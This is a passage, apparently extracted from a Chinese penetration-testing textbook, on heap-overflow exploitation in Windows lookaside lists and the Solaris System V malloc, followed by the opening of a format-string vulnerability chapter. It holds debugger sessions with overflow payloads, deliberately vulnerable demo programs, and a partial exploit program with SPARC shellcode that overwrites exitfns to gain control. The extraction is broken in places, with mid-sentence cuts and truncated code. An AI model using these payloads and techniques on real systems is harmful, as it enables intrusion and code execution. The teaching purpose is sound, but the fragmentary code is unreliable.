:bpx 40100f
```

```
:g
```


SoftICE 顺利的在 40100f 处断下, 按 F10 执行过去, HeapCreate 返回的可能是 0x003F0000, 直接按 g 跳过这次调试, 程序崩溃。然后再双击 lookaside_test.exe, SoftICE 应声断下, 这时再按 F10 执行过去, HeapCreate 返回的可能就是 0x00390000, 这是实际程序使用的地址。继续按 F10, 执行到 lookaside_test.c 的[2]处, 这时 buf2 处堆管理结构和数据部分如下:

```
:db 391e88+81*8
0010:00392290 01 00 01 00 01 10 08 01-50 F2 FD 7F 18 07 39 00
```

buf2 已经伪造成最后空闲块, 那么在 lookaside_test.c 的[3]处释放 buf1 时会有一个指针互写, 把 0x7ffdf250 写到 0x00390718 里, 这是 lookaside 的 entry。而释放 buf2 的时候会失败, 因为它已经被伪造成空闲块。

在 lookaside_test.c 的[4]处又给 buf1 分配了一个 16 字节的小堆。由于 lookaside 的优先级最高, 所以这时给 buf1 分配的地址居然就是 0x7ffdf250, 这是 PEB 的保留地址, 默认都是零。这时对 buf1 的操作, 实际上是往 0x7ffdf250 的操作, 而不是在堆块里。演示程序在 buf1 偏后 4 个字节复制了 Shellcode。

在 lookaside_test.c 的[5]后面的利用同 4.2.2.2 使用系统版本无关的函数指针这个小节的方法是一样的, 会得到两次指针互写的操作。后一次指针互写会产生一个异常, 所以先下一个异常断点然后继续:

```
:bpx ntdll!KiUserExceptionDispatcher do "dd (*esp)+c L10;dd (*(esp+4))+8c L40"
:g
```

异常断点停下来后可以看到这时一些关键数据被修改了:

```
:dd 7ffdf020
0010:7FFDF020 77F755DE 7FFDF250
:dd 7ffdf250
0010:7FFDF250 90909090
```

Windows 堆在这里有自己的异常处理, 并不会导致进程崩溃, 所以在 0x7ffdf250 处下断点:

```
:bpx 7ffdf250
:g
Break due to BP 02: BPX #001B: 7FFDF250 (ET=46.93 milliseconds)
```

由于 FastPebUnlockRoutine 指针已经被修改为 0x7ffdf250 了, 所以这时就顺利进入了 Shellcode。同样由于 FastPebUnlockRoutine 指针被修改, 在 Shellcode 的最开始必须恢复这个指针内容为 RtlLeaveCriticalSection 函数的地址。本节的 Shellcode 顺利执行后会在 4444 端口监听一个端口。

这种利用方式其实并不是很可靠, 即使真的存在这样的漏洞, 在多线程环境下, 在 lookaside 里修改的标记并不一定被分配给 Shellcode 的那个堆块获得, 有个竞争条件。

4.2.2.5 其他的利用方法

Matt Conover 提到还有通过覆盖 Cache 和 Segment 的方法获得控制, 不过这两个需要使用 BasepCurrentTopLevelFilter 指针地址, 通用性可能要差一些。

4.3 Solaris 堆溢出利用技术

Solaris 等的 System V 操作系统使用的堆算法都是由 AT&T 开发的。System V malloc 实现基于自调整的二叉树，这种实现最基本的理念是把相同大小的空闲堆块保持在二叉树的各个列表里，而这个树按照大小进行排序。如果分配两个的堆块大小相同，那么它们的列表和节点都是一样的。

4.3.1 Solaris 堆溢出相关结构及宏定义

为了让树的每个成员起码保持 4 字节对齐，TREE 结构的成员被定义为如下联合结构：

```
/*
 * All of our allocations will be aligned on the least multiple of 4,
 * at least, so the two low order bits are guaranteed to be available.
 */
#ifdef _LP64
#define ALIGN      16
#else
#define ALIGN      8
#endif

/* the proto-word; size must be ALIGN bytes */
typedef union _w_ {
    size_t      w_i;      /* an unsigned int */
    struct _t_   *w_p;     /* a pointer */
    char        w_a[ALIGN]; /* to force size */
} WORD;
```

32 位系统的 ALIGN 值是 8，所以 TREE 结构的一个成员都是有 8 个字节大小。不过实际上 TREE 结构的成员都只用到 4 个字节。TREE 结构的定义如下：

```
/* structure of a node in the free tree */
typedef struct _t_ {
    WORD t_s; /* size of this element */
    WORD t_p; /* parent node */
    WORD t_l; /* left child */
    WORD t_r; /* right child */
    WORD t_n; /* next in link list */
    WORD t_d; /* dummy to reserve space for self-pointer */
} TREE;
```

对于 32 位系统，TREE 结构有 48 个字节。TREE 结构的 t_s 成员表示当前堆块的大小，由于它是 4 的倍数，所以在计算堆块大小的时候低二位会被忽略掉，不过 t_s 的低二位有另外的用途，就是作为标记成员，和 Linux 的堆管理结构类似：

BIT0: 1 表示忙 (堆块正被使用), 0 表示空闲。

BIT1: 如果堆块忙, 并且前一堆块在连续的内存中为空闲, 则该位为 1。否则该位总是为 0。

maillint.h 里还定义了一些访问 TREE 结构成员的宏:

```
/* usable # of bytes in the block */
#define SIZE(b) (((b)->t_s).w_i)

/* free tree pointers */
#define PARENT(b) (((b)->t_p).w_p)
#define LEFT(b) (((b)->t_l).w_p)
#define RIGHT(b) (((b)->t_r).w_p)

/* forward link in lists of small blocks */
#define AFTER(b) (((b)->t_p).w_p)

/* forward and backward links for lists in the tree */
#define LINKFOR(b) (((b)->t_n).w_p)
#define LINKBAK(b) (((b)->t_p).w_p)
```

所有分配操作的对齐和最小大小定义如下:

```
#define WORDSIZE (sizeof (WORD))
#define MINSIZE (sizeof (TREE) - sizeof (WORD))
#define ROUND(s) if (s % WORDSIZE) s += (WORDSIZE - (s % WORDSIZE))
```

TREE 结构是每个分配堆块的核心结构, 对于分配了在使用的堆块只有 `t_s` 成员被使用, 用户数据是在 `t_p` 开始存储的, 如图 4.13 所示。




图 4.13 分配了在使用的堆块

一旦结点被释放, 情况就会发生变化, 用户数据被重新利用来管理空闲堆块, 整个 TREE 结构都会被使用, 如图 4.14 所示。



图 4.14 释放后的堆块

4.3.2 Solaris 堆溢出利用流程

首先来看一下 Solaris 下堆释放的一些操作:

```
void
_free_unlocked(void *old)
{
    int i;

    [1] if (old == NULL)
        return;

    /*
     * Make sure the same data block is not freed twice.
     * 3 cases are checked. It returns immediately if either
     * one of the conditions is true.
     * 1. Last freed.
     * 2. Not in use or freed already.
     * 3. In the free list.
     */
    [2] if (old == Lfree)
        return;
```

```

[3] if (!ISBIT0(SIZE(BLOCK(old))))
    return;
[4] for (i = 0; i < freeidx; i++)
    if (old == flist[i])
        return;

[5] if (flist[freeidx] != NULL)
    realfree(flist[freeidx]);
[6] flist[freeidx] = Lfree = old;
[7] freeidx = (freeidx + 1) & FREEMASK; /* one forward */
}

```

Solaris 下堆释放和 Linux 有很大不同。它的主要步骤如下：

- [1] 释放块不能是空，否则直接返回。
- [2] 释放块如果是上一次释放的地址，那么也直接返回。
- [3] 释放块如果没有处于使用状态（没有设置 BIT0 位），那么也直接返回。
- [4] 释放块如果在 flist 列表中，那么也直接返回。
- [5] 如果 flist 列表已满，那么让列表中的一个空闲块进入 realfree 操作进行真正释放，以腾出列表成员。

[6] 释放块加入到 flist 列表，并且保存在 Lfree 里，那么下次分配内存的时候会先检查 Lfree 这个空闲块是否符合要求，这会大大提高效率。下面提到的利用方法就需要利用这一步。

[7] flist 列表索引 freeidx 增加 1 并且和 FREEMASK (31) 做与操作，那么 freeidx 最大只能到 31，保证[5]判断 flist 列表是否已满。

堆溢出最重要的利用途径是获得指针互写的机会，但是一般情况下 Solaris 的堆释放为了提高效率却只是把堆块放到 flist 列表。不过在删除树成员的 t_delete 函数里能够找到这种指针互写的机会：

```

static void
t_delete(TREE *op)
{
    TREE *tp, *sp, *gp;

    /* if this is a non-tree node */
    if (ISNOTREE(op)) {
        tp = LINKBAK(op);
        if ((sp = LINKFOR(op)) != NULL)
            LINKBAK(sp) = tp;
        LINKFOR(tp) = sp;
        return;
    }
}

```

t_delete 函数里指针互写的地方不止这一个，但这个是在函数的最开始，最容易被利用。只要成员满足 ISNOTREE(op)为真和 LINKFOR(op)不是空值这两个条件，解开访问 TREE 结

构成员的宏可以得到这样的操作:

```
tp    = op->t_p;
sp    = op->t_n;
sp->t_p = tp;
tp->t_n = sp;
```

简化后得到:

```
[t_n + (1 * sizeof (WORD))] = t_p;
[t_p + (4 * sizeof (WORD))] = t_n;
```

32 位系统这个 WORD 是 8 个字节, 所以进一步可以得到:

```
[t_n + 8 ] = t_p;
[t_p + 32 ] = t_n;
```

这正是所需要的指针互写机会。ISNOTREE 的宏定义如下:

```
#define ISNOTREE(b) (LEFT(b) == (TREE *) (-1))
```

也就是要求(((op)->t_l).w_p) == -1, 另外还只要求 t_n 不为空。其中_malloc_unlocked 和 realloc 以及 realloc 这三个函数都调用 t_delete, 其中 realloc 到达 t_delete 的条件比较简单:

```
static void
realloc(void *old)
{
    TREE *tp, *sp, *np;
    size_t  ts, size;

    COUNT(nfree);

    /* pointer to the block */
    tp = BLOCK(old);
    ts = SIZE(tp);
    [1] if (!ISBIT0(ts))
        return;
    CLRBIT01(SIZE(tp));

    /* small block, put it in the right linked list */
    [2] if (SIZE(tp) < MINSIZE) {
        ASSERT(SIZE(tp) / WORDSIZE >= 1);
        ts = SIZE(tp) / WORDSIZE - 1;
        AFTER(tp) = List[ts];
        List[ts] = tp;
        return;
    }
```



```

/* see if coalescing with next block is warranted */
np = NEXT(tp);
[3] if (!ISBIT0(SIZE(np))) {
[4]     if (np != Bottom)
        t_delete(np);
    SIZE(tp) += SIZE(np) + WORDSIZE;
}

```

realfree 函数到达 t_delete 的条件不是很复杂, 从上面代码得出需做到以下几点:

- [1] (tp->t_s & BIT0) != 0
- [2] tp->t_s >= 40
- [3] (np->t_s & BIT0) == 0
- [4] np != Bottom

加上 t_delete 自身的两个限制:

- [5] np->t_l == -1
- [6] np->t_n != NULL

假设执行 realfree(old) 的时候内存分布如图 4.15 所示。




图 4.15 内存分布

而且这时已经发生了溢出, chunk A 的头部结构被覆盖, 那么 np = NEXT(tp) 这个地址就是可以控制的, 因为 np 是通过 tp 块的大小来定位的:

```
#define NEXT(b) ((TREE *) (((char *) (b)) + SIZE(b) + WORDSIZE))
```

然后进入 t_delete(np), 最后得到 np 块的指针互写:

```

[t_n + 8] = t_p;
[t_p + 32] = t_n;

```

在堆分配的时候, _malloc_unlocked 有一个比较容易构造的 realfree 函数:

```

static void *
_malloc_unlocked(size_t size)
{
    size_t n;
    TREE *tp, *sp;

    ...

    if ((ssize_t) size < 0)

```

```

    return (NULL);

/* see if the last free block can be used */
if (Lfree) {
    sp = BLOCK(Lfree);
    n = SIZE(sp);
    CLRBIT01(n);
    if (n == size) {
        ...
    } else if (size >= MINSIZE && n > size) {
        /*
         * got a big enough piece
         */
        freeidx = (freeidx + FREESIZE - 1) &
            FREEMASK; /* 1 back */
        flist[freeidx] = Lfree = NULL;
        o_bit1 = SIZE(sp) & BIT1;
        SIZE(sp) = n;
        goto leftover;
    }
}

...

leftover:
/* if the leftover is enough for a new free piece */
if ((n = (SIZE(sp) - size)) >= MINSIZE + WORDSIZE) {
    n -= WORDSIZE;
    SIZE(sp) = size;
    tp = NEXT(sp);
    SIZE(tp) = n | BIT0;
    realfree(DATA(tp));
} else if (BOTTOM(sp))
    Bottom = NULL;

/* return the allocated space */
SIZE(sp) |= BIT0 | o_bit1;
return (DATA(sp));
}

```

上面的代码只保留了感兴趣的部分。首先要分配的大小必须大于等于 0，接着检查上次释放的内存块（在 flist 列表里）是否可用，如果可用那么再次检查分配的大小是否大于等于 MINSIZE 并且小于上次释放内存块的大小。条件符合，将重新利用上次释放的内存块。在重新利用前还要检查上次释放内存块的大小减去分配大小后是否大于 MINSIZE + WORDSIZE，如果是，重置上次释放内存块的大小，并且把剩余内存交给 realfree。

4.3.3 Solaris 堆溢出利用实例

简而言之，要从 malloc 里获得利用机会，要求上次释放的内存块有足够大，而且分配的内存块要大于等于 MINSIZE(对于 32 位应用是 40)。绿盟科技的 warning3 在他的文章《System V libc malloc/free 溢出技术分析》里提到这样一个漏洞程序：

```
/* - vul.c -
 * Simple vulnerable program to demonstrate free/malloc heap overflow in
 * Solaris SPARC.
 *
 * by warning3 <warning3@nsfocus.com> 2001.6.9
 */

void
vulfunc(char *str)
{
    char          *m1, *m2, *m3;

    m1 = (void *) malloc(1024);
    m2 = (void *) malloc(2048);
    strcpy(m1, str); /* overflow */
    free(m2);        /* free m2 */
    m3 = (void *) malloc(512); /* boom! */
    printf ("Try to free m1\n");
    free(m1);
    free(m3);

}

int
main(int argc, char **argv)
{
    if (argc > 1)
        vulfunc(argv[1]);
    else {
        printf("No enough arguments\n");
        exit(0);
    }
}
```

vulfunc 函数里标黑的 strcpy 操作没有做长度检查，在往 m1 复制字符串的时候就可能发生溢出覆盖 m2 头部结构。随后释放 m2，然后再次分配相对较小的 m3，这样就构成上面所讨论的利用流程。首先必须让 m2 释放成功，让 m2 在 flist 列表的最后一个，所以在覆盖 m2 头部结构的时候，一定要把它的 t_s 成员设置成可用标记 (BIT0 为 1)。当时的内存分布如图


```

GNU gdb 4.18
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "sparc-sun-solaris2.7"...
(no debugging symbols found)...
(gdb) set args 'perl -e 'print "A"x1024'`perl -e 'print
"\xff\xff\xff\xff9AAAABBBBAAAA\xff\xff\xff\xffAAAAAAAAAAAA\xff\xbe\xff\xff4AAAAAAAAAAAA"'
(gdb) r
Starting program: /export/home/san/heap/w3 'perl -e 'print "A"x1024'`perl -e 'print
"\xff\xff\xff\xff9AAAABBBBAAAA\xff\xff\xff\xffAAAAAAAAAAAA\xff\xbe\xff\xff4AAAAAAAAAAAA"'
(no debugging symbols found)... (no debugging symbols found)...
(no debugging symbols found)...
Program received signal SIGBUS, Bus error.
0xff2c5ce0 in t_delete () from /usr/lib/libc.so.1
(gdb) x/i $pc
0xff2c5ce0 <t_delete+56>:      st %o1, [ %o0 + 0x20 ]
(gdb) i reg $o0 $o1
o0          0x42424242      1111638594
o1          0xffbeffff      -4259852
(gdb) x/x 0xffbeffff
0xffbeffff:  0x42424242

```

堆栈最开始的4个字节总是0,现在被改写成0x42424242了。而0xffbeffff往0x42424242+0x20写的时候发生了错误。这正是期待的两个指针互写操作,通过把Shellcode地址写入函数返回地址栈帧、指针函数等即可获得控制。atexit()函数会把一些函数注册到指针数组exitfns[]中,当调用exit()或者是从main()中返回的时候,这些注册的函数将被执行,所以也可以通过覆盖exitfns结构来获得控制。

```

(gdb) p/x &exitfns
$1 = 0xff33824c

```

可以把Shellcode放到环境变量里,在其前面加一些NOP指令就可以很精确地定位它的地址。不过还有个问题,由于堆溢出的指针互写,那么在Shellcode地址偏移0x20处会把返回地址写进去,如果返回地址不是一个合法指令,那么在执行Shellcode到偏移0x20的时候就会有问题。在介绍Solaris SPARC的Shellcode时,Shellcode自定位使用了bn,a指令,这个指令的意思就是使得下一条指令作废,通过夹杂NOP指令,应该可以跳过Shellcode里的返回地址。所有的要素都具备了,根据上面的模板就可以方便地写出攻击程序。

```

/* exp.c
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud

```

```

*
* 针对 vul.c 的堆溢出利用程序
* 测试环境: Solaris SPARC 7
*/

```

```

#include <stddef.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

```

```

#define VUL          "/w3"
#define RETLOC       0xff33824c
#define SHADDR       0xffbeff58
#define NOP          0xac15a16e /* xor %15, %15, %15 */
#define NONEXT       0x20bfffff /* bn, a    -4    */

```

```

char Shellcode[] =
"\x2d\x0b\xd8\x9a"
"\xac\x15\xa1\x6e"
"\x2f\x0b\xdc\xda"
"\xec\x3b\xbf\xf0"
"\x90\x03\xbf\xf0"
"\xd0\x23\xbf\xf8"
"\xc0\x23\xbf\xfc"
"\x92\x03\xbf\xf8"
"\x94\x1a\x80\x0a"
"\x82\x10\x20\x3b"
"\x91\xd0\x20\x08"
;

```

```

#define ALIGN 8
typedef union _w_ {
    size_t w_i;
    struct _t_ * w_p;
    char w_a[ ALIGN ];
} WORD;
typedef struct _t_ {
    WORD t_s;
    WORD t_p;
    WORD t_l;
    WORD t_r;
    WORD t_n;
    WORD t_d;
} TREE;

```

```
#define BIT0 (01)
#define BIT1 (02)

/* prints a long to a string */
char* put_long(char* ptr, long value)
{
    *ptr++ = (char) (value >> 24) & 0xff;
    *ptr++ = (char) (value >> 16) & 0xff;
    *ptr++ = (char) (value >> 8) & 0xff;
    *ptr++ = (char) (value >> 0) & 0xff;

    return ptr;
}

int main(int argc, char *argv[])
{
    TREE    tree;
    int     align = 0;
    int     i;
    char    buf[2048];
    char    Shellcode_buf[1024];
    char    *ptr;
    char    *args[] = {VUL, buf, NULL};
    char    *env[]  = {Shellcode_buf, NULL};

    if (argc > 1) align = atoi(argv[1]);

    /* construct fake chunk */
    memset(&tree, 0x41, sizeof(TREE));
    tree.t_s.w_i = (-8 | BIT0) & ~BIT1;
    tree.t_p.w_i = SHADDR;
    tree.t_l.w_i = -1;
    tree.t_n.w_i = RETLOC - 8;

    memset(buf, 0, sizeof(buf));
    memset(buf, 0x41, 1024);
    memcpy(buf+1024, &tree, sizeof(TREE));

    /* construct Shellcode buffer */
    memset(Shellcode_buf, 0, sizeof(Shellcode_buf));
    ptr = Shellcode_buf;

    for (i = 0; i < align; i++) {
        *ptr++ = 0x41;
    }
}
```



```
*
* Solaris 释放堆利用演示
*/

void
vulfunc(char *str)
{
    char    *ff[32];
    int     i;
    char    *m1, *m2;

    m1 = (void *) malloc(1024);
    m2 = (void *) malloc(2048);

    for (i=0; i<32; i++) {
        ff[i] = (void *)malloc(64+i*4);
    }

    strcpy(ff[0], str); /* overflow */

    for (i=0; i<32; i++) {
        free(ff[i]);
    }

    free(m1);
    free(m2);          /* boom! */

    printf ("Free all blocks\n");
}

int
main(int argc, char **argv)
{
    if (argc > 1)
        vulfunc(argv[1]);
    else {
        printf("No enough arguments\n");
        exit(0);
    }
}
```

free(ff[i])这个循环释放会把 flist 列表填满, 用 gdb 看一下这个程序的释放流程:

```
bash-2.05$ gdb frees
GNU gdb 4.18
```

```

Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "sparc-sun-solaris2.7"...
(gdb) set args `perl -e 'print "A"x64'` `perl -e 'print
"\xff\xff\xff\xff9AAAABBBBAAAA\xff\xff\xff\xffAAAAAAAAAAAA\xff\xbe\xff\xff4AAAAAAAAAAAAA"'
(gdb) b 28
Breakpoint 1 at 0x10b6c: file frees.c, line 28.
(gdb) r
Starting program: /export/home/san/heap/frees `perl -e 'print "A"x64'` `perl -e 'print
"\xff\xff\xff\xff9AAAABBBBAAAA\xff\xff\xff\xffAAAAAAAAAAAA\xff\xbe\xff\xff4AAAAAAAAAAAAA"'

Breakpoint 1, vulfunc (
    str=0xffbefd3c 'A' <repeats 64 times>, "???uAAAABBBBAAAA???", 'A' <repeats 12 times>,
    "????", 'A' <repeats 12 times>) at frees.c:28
28          free(m1);

```

在 28 行 free(m1) 时断下来, 看看这时候 flist 列表的情况:

```

(gdb) x/32x &flist
0xff33889c <flist>: 0x00021ab0 0x00021af8 0x00021b48 0x00021b98
0xff3388ac <flist+16>: 0x00021bf0 0x00021c48 0x00021ca8 0x00021d08
0xff3388bc <flist+32>: 0x00021d70 0x00021dd8 0x00021e48 0x00021eb8
0xff3388cc <flist+48>: 0x00021f30 0x00021fa8 0x00022028 0x000220a8
0xff3388dc <flist+64>: 0x00022130 0x000221b8 0x00022248 0x000222d8
0xff3388ec <flist+80>: 0x00022370 0x00022408 0x000224a8 0x00022548
0xff3388fc <flist+96>: 0x000225f0 0x00022698 0x00022748 0x000227f8
0xff33890c <flist+112>: 0x000228b0 0x00022968 0x00022a28 0x00022ae8

```

可以看到 32 个列表都填满了, 其他一些相关信息如下:

```

(gdb) x &freidx
0xff338898 <freidx>: 0x00000000
(gdb) x &Lfree
0xff33891c <Lfree>: 0x00022ae8
(gdb) x &Bottom
0xff338924 <Bottom>: 0x00022ba8
(gdb) x/20x 0x00021ab0-8
0x21aa8: 0x00000041 0x00000000 0x41414141 0x41414141
0x21ab8: 0x41414141 0x41414141 0x41414141 0x41414141
0x21ac8: 0x41414141 0x41414141 0x41414141 0x41414141
0x21ad8: 0x41414141 0x41414141 0x41414141 0x41414141
0x21ae8: 0x41414141 0x41414141 0xffffffff 0x41414141

```

释放 m1 的时候，由于 flist 已经满了，所以会让 fl[0] 进入 realfree 以腾出列表放 m1。但 fl[0] 的头部结构是不可以控制的，所以不关注 free(m1)，单步执行：

```
(gdb) s
29          free(m2);          /* boom! */
```

查看这时 flist 列表的第一个成员：

```
(gdb) x &flist
0xff33889c <flist>:      0x00020ea0
(gdb) x &freeidx
0xff338898 <freeidx>:    0x00000001
(gdb) x &Lfree
0xff33891c <Lfree>:      0x00020ea0
(gdb) x/20x 0x00021ab0-8
0x21aa8:      0x00000040      0x00000000      0x00000000      0x41414141
0x21ab8:      0x00000000      0x41414141      0x00000000      0x41414141
0x21ac8:      0x00000000      0x41414141      0x41414141      0x41414141
0x21ad8:      0x41414141      0x41414141      0x41414141      0x41414141
0x21ae8:      0x00021aa8      0x41414141      0xfffffffffb      0x41414141
```

这时 fl[0] 被完全释放出去了，m1 占据了 flist 列表的第一个成员。

```
(gdb) b t_delete
Breakpoint 2 at 0xff2c5cac
(gdb) c
Continuing.

Breakpoint 2. 0xff2c5cac in t_delete () from /usr/lib/libc.so.1
(gdb) i reg $i0
i0          0x21af0  137968
```

终于把控制块送给 t_delete，它将实现我们的梦想：

```
(gdb) c
Continuing.

Program received signal SIGBUS, Bus error.
0xff2c5ce0 in t_delete () from /usr/lib/libc.so.1
(gdb) x/i $pc
0xff2c5ce0 <t_delete+56>:      st %o1, [ %o0 + 0x20 ]
(gdb) i reg $o0 $o1
o0          0x42424242      1111638594
o1          0xffbeffff      -4259852
(gdb) x 0xffbeffff
0xffbeffff:      call 0x8c80904
(gdb) x/x 0xffbeffff
```



```
0xffbeffff: 0x42424242
```

对照前一小节的演示，相信读者能够写出相应的攻击程序来了。如果伪造块的大小不设置 BIT0，也是能够获得成功：

```
(gdb) set args `perl -e 'print "A"x64'` `perl -e 'print
"\xff\xff\xff\xff8AAAABBBBAAAA\xff\xff\xff\xffAAAAAAAAAAAA\xff\xbe\xff\xff4AAAAAAAAAAAA"'`
(gdb) d
Delete all breakpoints? (y or n) y
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /export/home/san/heap/frees `perl -e 'print "A"x64'` `perl -e 'print
"\xff\xff\xff\xff8AAAABBBBAAAA\xff\xff\xff\xffAAAAAAAAAAAA\xff\xbe\xff\xff4AAAAAAAAAAAA"'`

Program received signal SIGBUS, Bus error.
0xff2c5ce0 in t_delete () from /usr/lib/libc.so.1
(gdb) x/i $pc
0xff2c5ce0 <t_delete+56>:      st %o1, [ %o0 + 0x20 ]
(gdb) x/x 0xffbeffff
0xffbeffff: 0x42424242
```

不过流程并不太一样，虽然也是在 `free(m2)` 的时候获得控制。有兴趣的读者可以按照上面给出的调试过程自己找出答案。这个演示实例可能没有太多实际意义，但是却能够加深我们对 Solaris 堆释放流程的理解。实际上 Solaris 堆溢出的利用远远不止文中提到的方法，只要潜心研究一定能找出更好的利用方法。

面的代码是不会产生字符串格式化的漏洞的：

```
char *buffer;  
...  
printf("%s\n", buffer);
```

但是对于下面的代码，如果 buffer 可以由用户控制，就会导致格式化字符串漏洞的发生：

```
char *buffer;  
...  
printf(buffer);
```

格式化串漏洞产生的原因很简单，相对来说也比较容易被检测，PScan 就是一个相当不错的源代码级格式化串漏洞扫描工具，可以从 <http://www.striker.ottawa.on.ca/~aland/pscan/> 得到它的详细信息。

5.1.2 格式化串漏洞演示

首先以 Linux x86 平台为例，写如下一个最简单的格式串漏洞的演示程序：

```
[san@ /home/san/format]> cat fmt.c  
/* fmt.c  
*  
* 《网络渗透技术》演示程序  
* 作者: san, alert7, eyas, watercloud  
*  
* 存在格式化串漏洞的演示程序  
*/  
  
int main (int argc, char **argv)  
{  
    printf(argv[1]);  
    return 0;  
}
```

用 gcc 的默认参数编译并运行。

```
[san@ /home/san/format]> gcc -o fmt fmt.c  
[san@ /home/san/format]> ./fmt AAAA  
AAAA
```

用 AAAA 作为参数的话程序运行正常，就打印输入的 AAAA 字符。

5.1.2.1 查看内存

既然格式串可以控制，那么换一下参数执行：

```
[san@ /home/san/format]> ./fmt "AAAA %p %p"  
AAAA 0xbffffaa4 0xbffffa48
```

AAAA 正常显示, 但是后面的两个%p 却打印了两个地址。用 gdb 跟踪看一下究竟:

```
[san@ /home/san/format]> gdb fmt
GNU gdb 6.0
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(gdb) set args "AAAA %p %p %p %p"
```

为了便于确认, 这里特地多加了几个%p。

```
(gdb) disas main
Dump of assembler code for function main:
0x08048460 <main+0>:  push    %ebp
0x08048461 <main+1>:  mov     %esp, %ebp
0x08048463 <main+3>:  sub     $0x8, %esp
0x08048466 <main+6>:  sub     $0xc, %esp
0x08048469 <main+9>:  mov     0xc(%ebp), %eax
0x0804846c <main+12>: add     $0x4, %eax
0x0804846f <main+15>: pushl   (%eax)
0x08048471 <main+17>: call    0x804833c
0x08048476 <main+22>: add     $0x10, %esp
0x08048479 <main+25>: mov     $0x0, %eax
0x0804847e <main+30>: leave
0x0804847f <main+31>: ret
End of assembler dump.
(gdb) b *0x08048471
Breakpoint 1 at 0x8048471
(gdb) r
Starting program: /home/san/format/fmt "AAAA %p %p %p %p"

Breakpoint 1, 0x08048471 in main ()
(gdb) x/20x $esp
0xbffffa20:  0xbffffbc3  0xbffffaa4  0xbffffa48  0x08048441
0xbffffa30:  0x080494f8  0x080495f8  0xbffffa78  0x4004a647
0xbffffa40:  0x00000002  0xbffffaa4  0xbffffab0  0x080482fa
0xbffffa50:  0x080484c0  0x00000000  0xbffffa78  0x4004a631
0xbffffa60:  0x00000000  0xbffffab0  0x401638bc  0x40016540
(gdb) x/s 0xbffffbc3
0xbffffbc3:  "AAAA %p %p %p %p~"
(gdb) c
Continuing.
```



```
AAAA 0xbffffaa4 0xbffffa48 0x08048441 0x080494f8
```

```
Program exited normally.
```

格式串中的%p打印了进程堆栈里的内容。用示意图 5.1 可以看得更清楚一些:



图 5.1 进程堆栈

格式串“AAAA %p %p %p %p”保存的地址是 0xbffffbc3, 而第一个%p 打印的堆栈地址是 0xbffffa24, 那么用 $(0xbffffbc3 - 0xbffffa20) / 4 + 1$ 个%p 应该能打印到格式串最开始的“AAAA”, 也就是 0x41414141。

```
(gdb) set args "AAAA`perl -e 'print \" %p\"x105'`"
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/san/format/fmt "AAAA`perl -e 'print \" %p\"x105'`"

Breakpoint 1, 0x08048471 in main ()
(gdb) c
Continuing.
```


址都是接近 0xbfffffff, 如果打印这么长的数据需要很久甚至出错。“%hn”能够解决这个问题, 它只写半个整型, 也就是两个字节。那么就可以把 Shellcode 地址分成两个部分, 依次写入到要覆盖的地址以及这个地址加 2, 这样要打印的长度将减少很多。

5.1.3 格式串漏洞的利用

根据上面调试的结果, 可以构造一个如图 5.2 所示的结构的格式串来实现攻击。




图 5.2 构造攻击格式串

由于是用 Shellcode 地址的半字构造打印长度来写入返回地址, 那么必须注意要把小一些的半字放在前面, 这样才能顺利覆盖返回地址。用于构建这种格式串的函数流程大致如下:

```
(
unsigned int valh;
unsigned int vall;
unsigned int b0 = (retloc >> 24) & 0xff;
unsigned int b1 = (retloc >> 16) & 0xff;
